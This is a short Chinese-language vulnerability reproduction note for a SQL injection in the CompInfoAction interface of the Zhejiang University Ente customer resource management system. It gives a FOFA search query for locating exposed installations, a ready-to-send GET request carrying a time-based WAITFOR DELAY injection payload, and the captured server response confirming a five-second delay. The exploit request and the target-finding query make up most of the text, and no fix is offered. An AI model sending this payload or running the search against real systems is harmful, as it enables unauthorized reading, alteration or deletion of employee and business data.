


# Z1-10浙大恩特-客户资源管理系统-SQL

## 漏洞描述：

浙大恩特客户资源管理系统 CompInfoAction 接口存在 SQL 注入漏洞，攻击者可通过输入恶意 SQL 代码，突破系统原本设定的访问规则，未经授权访问、修改或删除数据库中的各类敏感信息，包括但不限于员工个人资料、企业核心业务数据等。

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: body="script/Ent.base.js"

## 漏洞复现：

### payload:

```
GET /entsoft/CompInfoAction.emrser;.js?compnum=1%27%3BWAITFOR+DELAY+%270%3A0%3A5%27--&method=selectCompBank HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 4.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36
Accept-Encoding: gzip, deflate
Connection: close
```

### 效果图:

延时5秒

Request		Responses	
1	GET /entsoft/CompInfoAction.emrser;.js?compnum=1%27%3BWAITFOR+DELAY+%270%3A0%3A5%27--&method=selectCompBank HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: your-ip	2	Server: Apache-Coyote/1.1
3	User-Agent: Mozilla/5.0 (Windows NT 4.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36	3	X-Powered-By: Servlet/3.0; JBossAS-6
4	Accept-Encoding: gzip, deflate	4	Set-Cookie: JSESSIONID=322F1932F89BFE04B1
5	Connection: close	5	X-UA-Compatible: IE=EmulateIE7
		6	Content-Type: application/json; charset=utf-8
		7	Date: Thu, 04 Apr 2024 10:36:56 GMT
		8	Connection: close
		9	Content-Length: 20
		10	
		11	{"date": [], "stat": 1}